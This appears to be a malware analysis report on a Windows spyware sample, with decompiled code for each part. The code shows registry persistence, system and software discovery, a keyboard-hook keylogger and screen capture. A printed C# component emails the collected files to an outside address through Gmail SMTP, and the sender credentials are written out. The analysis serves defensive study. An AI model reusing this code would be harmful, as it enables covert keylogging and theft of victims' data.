
Explorer.exe

I. Overview



II. Techniques

[+] Persistence

1. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

[+] Discovery

1. System Information Discovery

2. Software Discovery

[+] Collection

1. Screen Capture

2. Input Capture: Keylogging

[+] Exfiltration

1. Exfiltration Over Alternative Protocol

III. Analysis

[+] Explorer.exe / Unikey.exe

1. persistence

```
14  ConsoleWindow = GetConsoleWindow();
15  ShowWindow(ConsoleWindow, 0);
16  if ( !SHGetFolderPathW(0, 26, 0, 0, FileName) )
17  {
18    swprintf_s(FileName, 0x104u, L"%s\\%s", FileName, L"Explorer");
19    CreateDirectoryW(FileName, 0);
20    SetFileAttributesW(FileName, 2u);
21    sub_D1220();                                  // persistence
```

First the program create `Explorer` folder in `%appdata%` with `FILE_ATTRIBUTE_HIDDEN` which will contains payloads and data

Then it calls `sub_D1220()` to perform persistence technique

```
1  int sub_D1220()
2  {
3    HKEY phkResult; // [esp+0h] [ebp-418h] BYREF
4    WCHAR Filename[260]; // [esp+4h] [ebp-414h] BYREF
5    WCHAR NewFileName[260]; // [esp+20Ch] [ebp-20Ch] BYREF
6
7    memset(NewFileName, 0, sizeof(NewFileName));
8    GetModuleFileNameW(0, Filename, 0x104u);
9    swprintf_s(NewFileName, 0x104u, L"%s\\%s", FileName, L"Unikey.exe");
10   CopyFileExW(Filename, NewFileName, 0, 0, 0, 0);
11   if ( RegCreateKeyExA(
12          HKEY_LOCAL_MACHINE,
13          "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
14          0,
15          0,
16          0,
17          0xF003Fu,
18          0,
19          &phkResult,
20          0) )
21   {
22     return 0;
23   }
24   RegSetValueExW(phkResult, L"UniKey NT", 0, 1u, (const BYTE *)NewFileName, 0x104u);
25   RegCloseKey(phkResult);
26   return 1;
27 }
```

In `sub_D1220` the program copies itself to `Unikey.exe` and setup registry so that the program will be executed under the context of the user when a user logs in

2. dropping payloads and discovery

```
22    memset(WideCharStr, 0, 520);
23    memset(MultiByteStr, 0, 260);
24    swprintf_s(WideCharStr, 0x104u, L"%s\\%s", FileName, L"Transfer.exe");
25    v1 = WideCharToMultiByte(0xFDE9u, 0, WideCharStr, wcslen(WideCharStr), 0, 0, 0, 0);
26    WideCharToMultiByte(0xFDE9u, 0, WideCharStr, wcslen(WideCharStr), MultiByteStr, v1, 0, 0);
27    ResourceW = FindResourceW(0, (LPCWSTR)0x66, L"exe");
28    Resource = LoadResource(0, ResourceW);
29    v4 = LockResource(Resource);
30    v5 = SizeofResource(0, ResourceW);
31    FileW = CreateFileW(WideCharStr, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
32    WriteFile(FileW, v4, v5, &NumberOfBytesWritten, 0);
33    CloseHandle(FileW);
34    sub_D14F0();
```

Back to `main` function, the program then drop `Transfer.exe` using resource called `exe`

Then it calls `sub_D14F0`

```
10  memset(FileName, 0, 520);
11  swprintf_s(FileName, 0x104u, L"%s\\%s", ::FileName, L"systeminfo.txt");
12  FileW = CreateFileW(FileName, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
13  memset(Data, 0, sizeof(Data));
14  cbData = 1000;
15  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, 0x20019u, &phkResult)
16  {
17    CloseHandle(FileW);
18    return 0;
19  }
20  else
21  {
22    RegQueryValueExA(phkResult, "ProcessorNameString", 0, 0, Data, &cbData);// lay thong tin cpu
23    memset(Buffer, 0, sizeof(Buffer));
24    sprintf_s(Buffer, 0x3E8u, "Vi xu ly %s\r\n", (const char *)Data);
25    WriteFile(FileW, Buffer, strlen(Buffer), &cbData, 0);
26    RegCloseKey(phkResult);
27    sub_D1930(FileW);                       // lay thong tin ve phan mem duoc cai dat tren may
28    CloseHandle(FileW);
29    return 1;
30  }
31}
```

Here it creates `systeminfo.txt` and then query the registry for cpu information

`sub_D1930`

```
34  result = memset(&Buffer[1], 0, 0x270Fu);
35  if ( hFile != (void *)-1 )
36  {
37    SetFilePointer(hFile, 0, 0, 2u);
38    WriteFile(hFile, "\nDanh sach phan mem tren may:\n", 0x1Eu, &NumberOfBytesWritten, 0);
39    if ( RegOpenKeyExW(
40           HKEY_LOCAL_MACHINE,
41           L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall",// lay thong tin ve phan mem duoc cai dat t
42           0,
43           0x20019u,
44           &phkResult) )
45    {
46      return (void *)CloseHandle(hFile);
47    }
48    else
49    {
50      RegQueryInfoKeyA(
51        phkResult,
52        Class,
53        &cchClass,
54        0,
55        &cSubKeys,
56        &cbMaxSubKeyLen,
57        &cbMaxClassLen,
58        &cValues,
59        &cbMaxValueNameLen,
60        &cbMaxValueLen,
61        &cbSecurityDescriptor,
62        &ftLastWriteTime);
63      if ( cSubKeys )
64      {
```

It uses `SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall` and then loop through all the value to get information about programs that are installed on the machine

```
65        for ( i = 0; i < cSubKeys; ++i )
66        {
67          cchName = 255;
68          v4 = RegEnumKeyExA(phkResult, i, Name, &cchName, 0, 0, 0, &ftLastWriteTime);
69          memset(Data, 0, 0xFFu);
70          memset(v23, 0, 0xFFu);
71          memset(v24, 0, 0xFFu);
72          if ( !v4 && !RegOpenKeyExA(phkResult, Name, 0, 0x20019u, &hKey) )
73          {
74            if ( !RegQueryValueExA(hKey, "DisplayName", 0, &Type, Data, &cbData) )
75            {
76              strcat_s(Buffer, 0x2710u, (const char *)Data);
77              strcat_s(Buffer, 0x2710u, "-------");
78            }
79            if ( !RegQueryValueExA(hKey, "DisplayVersion", 0, &Type, v23, &cbData) )
80            {                                   const CHAR[]
81              strcat_s(Buffer, 0x2710u, (const char *)v23);
82              strcat_s(Buffer, 0x2710u, "-------");
83            }
84            if ( !RegQueryValueExA(hKey, "InstallLocation", 0, &Type, v24, &cbData) )
85              strcat_s(Buffer, 0x2710u, (const char *)v24);
86            strcat_s(Buffer, 0x2710u, "\r\n");
87            v5 = strlen(Buffer);
88            if ( v5 )
89            {
90              if ( strlen((const char *)Data) )
91                WriteFile(hFile, Buffer, v5, &NumberOfBytesWritten, 0);
92            }
93            memset(Buffer, 0, sizeof(Buffer));
94            RegCloseKey(hKey);
```

All of these information is then written to `systeminfo.txt`

3. keylogger

```
35    CreateThread(0, 0, StartAddress, 0, 0, 0);  // create a new thread
```

```
16  memset(FileName, 0, sizeof(FileName));
17  swprintf_s(FileName, 0x104u, L"%s\\%s", ::FileName, L"KeyLog.dll");
18  ResourceW = FindResourceW(0, (LPCWSTR)0x67, L"Dll");
19  Resource = LoadResource(0, ResourceW);
20  v2 = LockResource(Resource);
21  v3 = SizeofResource(0, ResourceW);
22  FileW = CreateFileW(FileName, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
23  WriteFile(FileW, v2, v3, &NumberOfBytesWritten, 0);
24  CloseHandle(FileW);
25  if ( !LoadLibraryW(FileName) )
26  {
27    MessageBoxA(0, "Can not load DLL file.", "Error", 0);
28    return 0;
29  }
30  ModuleHandleA = GetModuleHandleA("KeyLog");
31  v7 = ModuleHandleA;
32  if ( !ModuleHandleA )
33    return 0;
34  v10 = ModuleHandleA;
35  FillKeyboard = (LRESULT (__stdcall *)(int, WPARAM, LPARAM))GetProcAddress(ModuleHandleA, "FillKeyboard");
36  dword_E81EC = (int)SetWindowsHookExW(2, FillKeyboard, v10, 0);
37  if ( !dword_E81EC )
38    return 0;
39  SetGlobalHookHandle = GetProcAddress(v7, "SetGlobalHookHandle");
40  if ( !SetGlobalHookHandle )
41    return 0;
42  ((void (__cdecl *)(int))SetGlobalHookHandle)(dword_E81EC);
43  return 1;
44}
```

The program creates a new thread, the new thread then drops `KeyLog.dll`, loads it and call 2 functions `FillKeyboard` and `SetGlobalHookHandle`

It uses `SetWindowsHookEx()` technique to hook keyboard events and the hook procedure is in `KeyLog.dll`

4. take screenshot and exfiltration

```
37    while ( 1 )
38    {
39      sub_D1790();                              // take screenshot
40      system(MultiByteStr);                     // run %appdata%\\Explorer\\Transfer.exe
41      Sleep(0x927C0u);
42    }
43  }
44  return 0;
```

The program then get into a `while` loop which will take screenshot of the machine and run `Transfer.exe` for each 600 sec to send all data collected to outside server

Screenshot function:

```
18  v12[0] = 1;
19  memset(&v12[1], 0, 12);
20  GdiplusStartup(&v13, v12, 0);
21  memset(Buffer, 0, 520);
22  swprintf_s(Buffer, 0x104u, L"%s\\%s", FileName, L"screen.jpeg");
23  hdc = GetDC(0);
24  SystemMetrics = GetSystemMetrics(1);
25  v1 = GetSystemMetrics(0);
26  CompatibleDC = CreateCompatibleDC(hdc);
27  ho = CreateCompatibleBitmap(hdc, v1, SystemMetrics);
28  v2 = SelectObject(CompatibleDC, ho);
29  v7 = v1;
30  v3 = CompatibleDC;
31  BitBlt(CompatibleDC, 0, 0, v7, SystemMetrics, hdc, 0, 0, 0xCC0020u);
32  CompatibleDC = 0;
33  GdipCreateBitmapFromHBITMAP(ho, 0, &CompatibleDC);
34  sub_D1680(v4, (__m128i *)v11);
35  v5 = CompatibleDC;
36  GdipSaveImageToFile(CompatibleDC, Buffer, v11, 0);
37  SelectObject(v3, v2);
38  DeleteObject(v3);
39  DeleteObject(ho);
40  ReleaseDC(0, hdc);
41  GdipDisposeImage(v5);
42  return GdiplusShutdown(v13);
43}
```

The screenshot file is `screen.jpeg`

[+] KeyLog.dll

This is the hook procedure dll which handle keyboard events

```
11  if ( nCode < 0 )
12    return CallNextHookEx(hhk, nCode, wParam, lParam);
13  Stream = 0;
14  memset(pszPath, 0, sizeof(pszPath));
15  GetLocalTime(&SystemTime);
16  v4 = lParam;
17  if ( !nCode && (unsigned int)lParam < 0x80000000 )
18  {
19    if ( SHGetFolderPathA(0, 26, 0, 0, pszPath) < 0 )
20      return CallNextHookEx(hhk, 0, wParam, lParam);
21    strcat_s(pszPath, 0x104u, "\\Explorer");
22    CreateDirectoryA(pszPath, 0);
23    strcat_s(pszPath, 0x104u, "\\Log.txt");
24    dword_10015F78 = dword_10015F7C;
25    ForegroundWindow = GetForegroundWindow();
26    dword_10015F7C = (int)ForegroundWindow;
27    if ( (HWND)dword_10015F78 != ForegroundWindow )
28    {
29      memset(String, 0, sizeof(String));
30      GetWindowTextA(ForegroundWindow, String, 260);
```

Keystrokes are recorded to `Log.txt`

[+] Transfer.exe

This program is written in C# for exfiltration purpose

It use smtp server as a channel for sending data

Username and password for sender is `anhthc95@gmail.com` and `123456789@A` and the receiver's email address is `hunganh1803@gmail.com`

```
{
    // Token: 0x06000004 RID: 4 RVA: 0x0000209C File Offset: 0x0000029C
    [STAThread]
    private static void Main()
    {
        try
        {
            string text = "%appdata%\\Explorer";
            text = Environment.ExpandEnvironmentVariables(text);
            SmtpClient smtpClient = new SmtpClient("smtp.gmail.com", 587);
            smtpClient.EnableSsl = true;
            smtpClient.Credentials = new NetworkCredential("anhthc95@gmail.com", "123456789@A");
            MailMessage mailMessage = new MailMessage("anhthc95@gmail.com", "hunganh1803@gmail.com");
            string text2 = WindowsIdentity.GetCurrent().Name;
            DateTime now = DateTime.Now;
            text2 += " - ";
            mailMessage.Subject = text2;
            mailMessage.Body = now.ToString(new CultureInfo("en-GB"));
            if (File.Exists(text + "\\screen.jpeg"))
            {
                mailMessage.Attachments.Add(new Attachment(text + "\\screen.jpeg"));
            }
            if (File.Exists(text + "\\Log.txt"))
            {
                mailMessage.Attachments.Add(new Attachment(text + "\\Log.txt"));
            }
            if (File.Exists(text + "\\systeminfo.txt"))
            {
                mailMessage.Attachments.Add(new Attachment(text + "\\systeminfo.txt"));
            }
            smtpClient.Send(mailMessage);
        }
        catch (Exception)
        {
        }
    }
```

3 files to be sent are:

```
screen.png      : screenshot file
Log.txt         : keylogger's log file
systeminfo.txt  : contains cpu and installed programs's info
```